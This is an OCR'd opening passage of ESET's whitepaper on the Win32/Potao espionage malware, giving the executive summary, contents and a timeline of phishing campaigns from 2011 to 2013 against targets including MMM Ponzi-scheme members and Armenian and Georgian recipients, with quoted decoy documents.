
OPERATION POTAO EXPRESS

Analysis of a cyber-espionage toolkit

Robert Lipovsky, Anton Cherepanov



ENJOY SAFER TECHNOLOGY™

EXECUTIVE SUMMARY

The *Operation Potao Express* whitepaper presents ESET's latest findings based on research into the Win32/Potao malware family. Even though the malware was detected long ago by ESET and a few other anti-virus companies, it hasn't received any public attention since 2011, when the first known samples were detected.

Like BlackEnergy (a.k.a. Sandworm, Quedagh), Potao is an example of targeted espionage (APT) malware detected mostly in Ukraine and a number of other CIS countries, including Russia, Georgia and Belarus.

Among the victims that we were able to identify, the most notable high-value targets include Ukrainian government and military entities and one of the major Ukrainian news agencies. The malware was also used to spy on members of MMM, a financial pyramid scheme popular in Russia and Ukraine.

One of the most interesting discoveries during our Potao investigation and research was the connection to a Russian version of the now discontinued popular open-source encryption software, TrueCrypt. The website *truecryptrussia.ru* has been serving a Russian language localized version of the TrueCrypt application that also contains a backdoor, in some specific cases. The trojanized version of the application is only served to selected victims which is another indicator of targeting by the malware operators and also one the reasons why the backdoor has gone unnoticed for such a long time. In addition to serving trojanized TrueCrypt, the domain also acted as a C&C server for the backdoor. The connection to Potao lies in the fact that Win32/Potao has been downloaded in a few cases by Win32/FakeTC (ESET detection name of the trojanized encryption software).

This paper also gives additional technical details on the Win32/Potao malware family and its spreading mechanisms, and describes the most noteworthy attack campaigns.

INTRODUCTION

This report gives details on a large number of attacks[1] that have been going on for the past 5 years. The (seemingly) unrelated campaigns were all conducted using the Win32/Potao malware family. Similarly to BlackEnergy, the malware family used by the so-called Sandworm group, the Potao malware is a universal modular cyber-espionage toolkit. The attacks where it was employed were of the targeted (APT) type but there were also several cases where we detected the trojan in mass-spreading campaigns.

The countries most targeted by Potao, a malware family most probably of Russian origin, are Ukraine, Russia and Georgia, with some notable high-value targets.

Our paper presents a timeline of the various campaigns, focusing on the spreading vectors and then provides a technical analysis of the Win32/Potao trojan. We also analyze Win32/FakeTC – a trojanized version of the popular open-source encryption software, TrueCrypt. The listed Indicators of Compromise include sample hashes, domain names, and C&C IP addresses.

1) The title of this whitepaper, Operation Potao Express, is derived from the Win32/Potao malware family – the common denominator in all of the described cyberattacks and from websites used in the postal-service campaigns.

CONTENTS

Executive Summary . . . 1

Introduction . . . 2

List of figures . . . 4

Attack timeline . . . 5

- Campaigns in 2011 . . . 6
- The MMM campaigns . . . 7
- A wedding invitation in Georgia . . . 9
- Shift of focus to Ukraine . . . 9
  - Postal-service campaigns . . . 10
  - Attacks against Ukrainian government and military . . . 13
- TrueCrypt Russia . . . 14
- Georgian campaign . . . 15

Win32/Potao – Technical Analysis . . . **15**

- Infection vectors & persistence . . . 16
- Win32/Potao – Architecture . . . 17
- Plugins overview . . . 18
- C&C communication protocol . . . 19
- Spreading via USB . . . 22
- Win32/Potao anti-reverse engineering techniques . . . 23

Win32/FakeTC – Fake TrueCrypt Analysis . . . 24

Conclusion . . . 26

Appendix A – Comparison with BlackEnergy (the trojan used by the Sandworm / Quedagh group) . . . 27

Appendix B – Details of Win32/Potao samples & Campaigns . . . 28

Appendix C – Indicators of Compromise (IOC) . . . 30

- SHA1 hashes: . . . 30
- Domain names: . . . 32
- IP addresses of C&C servers: . . . 32

LIST OF FIGURES

Figure 1 – Detection statistics for Win32/Potao according to ESET LiveGrid 5
Figure 2 – Timeline of selected Potao campaigns 6
Figure 3 – Example decoy document from the first Potao campaigns 6
Figure 4 – Armenian Ministry of Labor and Social Affairs document used as decoy in 2011 campaign 7
Figure 5 – Decoy document from 1st MMM-related campaign 7
Figure 6 – Decoy document from another MMM-related campaign 8
Figure 7 – Warning announcement on Sergei Mavrodi's blog 8
Figure 8 – Win32/Potao hosted on Dropbox 9
Figure 9 – Georgian decoy wedding invitation 9
Figure 10 – Debug versions of Win32/Potao 10
Figure 11 – Legitimate Pony Express website 10
Figure 12 – Fraudulent MNTExpress website 10
Figure 13 – Spear-phishing SMS. 11
Figure 14 – SMS recipient seeking information on discussion forum 11
Figure 15 – Legitimate website of Singapore Post's Speedpost service 12
Figure 16 – Fraudulent WorldAirPost.com website 12
Figure 17 – Pop-up message "explaining" why no Excel document was opened 13
Figure 18 – Potao droppers with MS Word icons and file names to attract the recipients' interest 13
Figure 19 – One of the corrupted-looking decoy documents from March 5, 2015 13
Figure 20 – Website of TrueCrypt Russia 14
Figure 21 – Georgian decoy document. 15
Figure 22 – PDB paths containing "Potao", "sapotao" and "node69" 16
Figure 23 – Patch of export function name before dropping the main DLL 17
Figure 24 – Win32/Potao architecture. 17
Figure 25 – GrandTorg certificate details 18
Figure 26 – Potao key exchange and C&C communication scheme 20
Figure 27 – Initial POST request sent to C&C 21
Figure 28 – C&C server response with base64-encoded RSA-2048-signed generated RSA-2048 public key . . . 21
Figure 29 – Trick for spreading via USB removable media 23
Figure 30 – Loading WinAPI functions through hashes. 23
Figure 31 – String decryption algorithm 24
Figure 32 – Win32/FakeTC detections by country since June 2015, according to ESET LiveGrid 24
Figure 33 – Trojanized Russian TrueCrypt 25

ATTACK TIMELINE

The Potao malware family is not new: it was first seen used in attacks in 2011. One of the reasons why no comprehensive research on this family has been published until today might be the fact that between 2011 and 2013 the number of detections was relatively low. A significant rise in malware prevalence was observed by ESET LiveGrid® in 2014 and 2015 (Figure 1).




Figure 1 – Detection statistics for Win32/Potao according to ESET LiveGrid

We omitted detection statistics for 2011 from the chart above because at that time the malware appeared to spread as regular crimeware, i.e. it was spreading in many different countries and these waves were most probably unrelated to the targeted and semi-targeted attacks seen in the subsequent years. Debugging versions detected in 2013 are also excluded from the chart.

Many of the Potao campaigns in the past bear the characteristics of a targeted attack (APT). Yet, interestingly, the same malware family was also used in mass infections detected on a large number of seemingly unrelated hosts. While this hybrid approach to malware dissemination might seem strange, it has been observed before. The BlackEnergy trojan, for example, was used in targeted attacks against certain high-profile targets but its spreading went beyond just the few targeted organizations[2]. Similarly, the 'outbreak' of Stuxnet was the reason why the notorious malware was discovered, although in that case, by mistake. From our analysis of Potao campaigns over the past five years, it seems that the mass-spread infections were used to test and debug the trojan in preparation for upcoming targeted attacks. Similar debug runs of new versions of targeted malware by massively infecting a wide range of 'test victims' is an interesting but not uncommon technique used by professional APT groups.

The main reason for the increase in Potao detections in 2014 and 2015 were infections through USB drives.

2) Either as collateral damage, or for unknown reasons.




Figure 2 – Timeline of selected Potao campaigns

The timeline in Figure 2 lists a selection of Potao attack campaigns and other important events, according to dates when they were first detected by ESET, or by the compilation timestamps in the binaries. A more comprehensive listing of representative campaigns, with their compilation timestamps, unique campaign IDs[3] and malware version numbers can be found in Appendix B.

Let's take a closer look at some of the more significant campaigns.

Campaigns in 2011

The first Potao campaign that we examined took place in August 2011. It was a mass-spreading campaign[4]. The binaries used in this campaign contained an encrypted string: *GlobalPotao*, hence the name of the malware family.

The infection technique used by the first campaign, and also by campaigns in the following years, was trivial, yet effective. The Potao trojan-droppers arrived (commonly via phishing emails) at victims' systems in the form of executables with the icon of a Microsoft Word document, to trick the users into opening them and thereby running the malware. No software exploits were needed. Apart from the malicious payload, the droppers usually also contained a decoy document that was displayed to the victim.[5]





Figure 3 – Example decoy document from the first Potao campaigns

3) The Campaign IDs are unique text strings used to identify individual infections or infection attempts by the Potao malware operators. The combinations of letters and numbers used can sometimes reveal information about the campaign and targets. For example, a campaign with the Campaign ID *perm* was detected in the Russian province of Perm, campaigns labeled *mmmL* and *NMMM* were most likely related to tracking members of the MMM Ponzi scheme, and so on.

4) The outbreak of early Win32/Potao versions is mentioned in this Cisco alert

5) This technique is a common one, also used by other malware groups and to spread other malware families, for example Korplug (PlugX).

Potao droppers in another campaign detected in 2011 were using a decoy document in the Armenian language. Interestingly, the decoy was a legitimate document that belonged to the Armenian Ministry of Labor and Social Affairs.



ՀԱՎԵԼՎԱԾ

Գործողությունների ծրագիր

Սույն գործողությունների ծրագիրը Ներգաղթի հիմնախնդիրների լուծման և տարեցների սոցիալական պաշտպանության ոլորտում անքակտելի մաս է և այն անհրաժեշտ է դիտարկել ընդհանուր նպատակներն ու խնդիրները սահմանող ոլորտային ռազմավարության դրույթների ներքո: Գործողությունների ծրագիրը ամրագրում է խնդիրներ և առաջարկում հստակ միջոցառումներ ռազմավարության նպատակներն ու խնդիրներն իրականացնելու ուղղությամբ: Յուրաքանչյուր միջոցառման համար նշված են ժամկետները, իրականացման համար պատասխանատու կողմերը, ֆինանսավորման աղբյուրը:

Գործողությունների ծրագիրը մշակված է հինգ տարվա համար (2012-2016):


Նպատակ	Միջոցառման անվանում	Իրականացման ժամկետը	Պատասխանատու կառուցվածքը	Ֆինանսավորման աղբյուրը
1. Ներգաղթի հիմնահարցն ընդգրկել ազգային քաղաքականության մեջ՝ հիմնվելով միջազգային նորմերն ընդունված սկզբունքների վրա	1.1.Նշակվող բոլոր ռազմավարությունները, օրենսդրական ակտերում հաշվի առնել ներգաղթի հիմնահարցերը և ներառել տարիքային խտրականության վերացման անհատական պատասխանատվության սկզբունքները:	2012-2013 Շարունակական	ՀՀ արդարադատության նախարարություն, ՀՀ աշխատանքի և սոցիալական հարցերի նախարարություն ՀՀ աշխատանքի և սոցիալական հարցերի նախարարություն	ՀՀ պետական բյուջե

Figure 4 – Armenian Ministry of Labor and Social Affairs document used as decoy in 2011 campaign

The MMM campaigns

MMM is one of the world's largest Ponzi schemes of all time. We won't go into details about the Russian financial pyramid and its author, as these can easily be found online.

Binaries in the first detected MMM-related Potao campaign had a compilation timestamp April 27, 2012 and a campaign ID *00km*. The social-engineered decoy document pretends to be from someone wanting to join the pyramid scheme:



Здравствуйте!

Евгений [redacted]

тел. [redacted]

Занимаюсь бизнесом в сфере строительства коттеджей.

Хочу сделать вклад, примерно 500тыс. Хотелось бы разместить деньги с максимальной доходностью, надеюсь, Вы мне в этом поможете.

Figure 5 – Decoy document from 1st MMM-related campaign

A loose translation of the Russian text:

... I do business in the construction industry.

I'd like to invest about 500k rubles. I want to invest with a highest yield. I hope you will help me.

Another campaign detected not long after the first one used decoy documents with random Cyrillic characters. As we discovered later, the use of documents that appear corrupted, because of the garbage text used, seems to be a kind of trademark for this group.




Figure 6 – Decoy document from another MMM-related campaign

The file name in the example above was Отчет о выплате Ковалевой Александре.exe (Payment report for Kovaleva Alexandra) and this time, the campaign ID actually confirms the connection to the Ponzi scheme: *mmmL*.

On June 19, 2012, Sergei Mavrodi, the inventor of MMM, stated in a blog post that someone trying to impersonate him was sending out spear phishing emails to members of MMM that contained a link to malware hosted on Dropbox.




Figure 7 – Warning announcement on Sergei Mavrodi's blog




Figure 8 – Win32/Potao hosted on Dropbox

The filenames used were Анкета и правила or anketa_i_pravidla (Questionnaire and rules), compilation timestamp June 13, 2012 and campaign ID *NMMM*.

The specific targeting of these campaigns suggests that the operators of the Potao malware toolkit were trying to track or **spy on members and/or organizers of the financial pyramid scheme**.

A wedding invitation in Georgia

In 2013 the Potao malware was also detected in Georgia. The file, compiled on October 15, 2013, was named Wedding_invitation.exe and showed the victim a decoy wedding invitation. It is interesting to note that both the file name and the wedding invitation were in English.

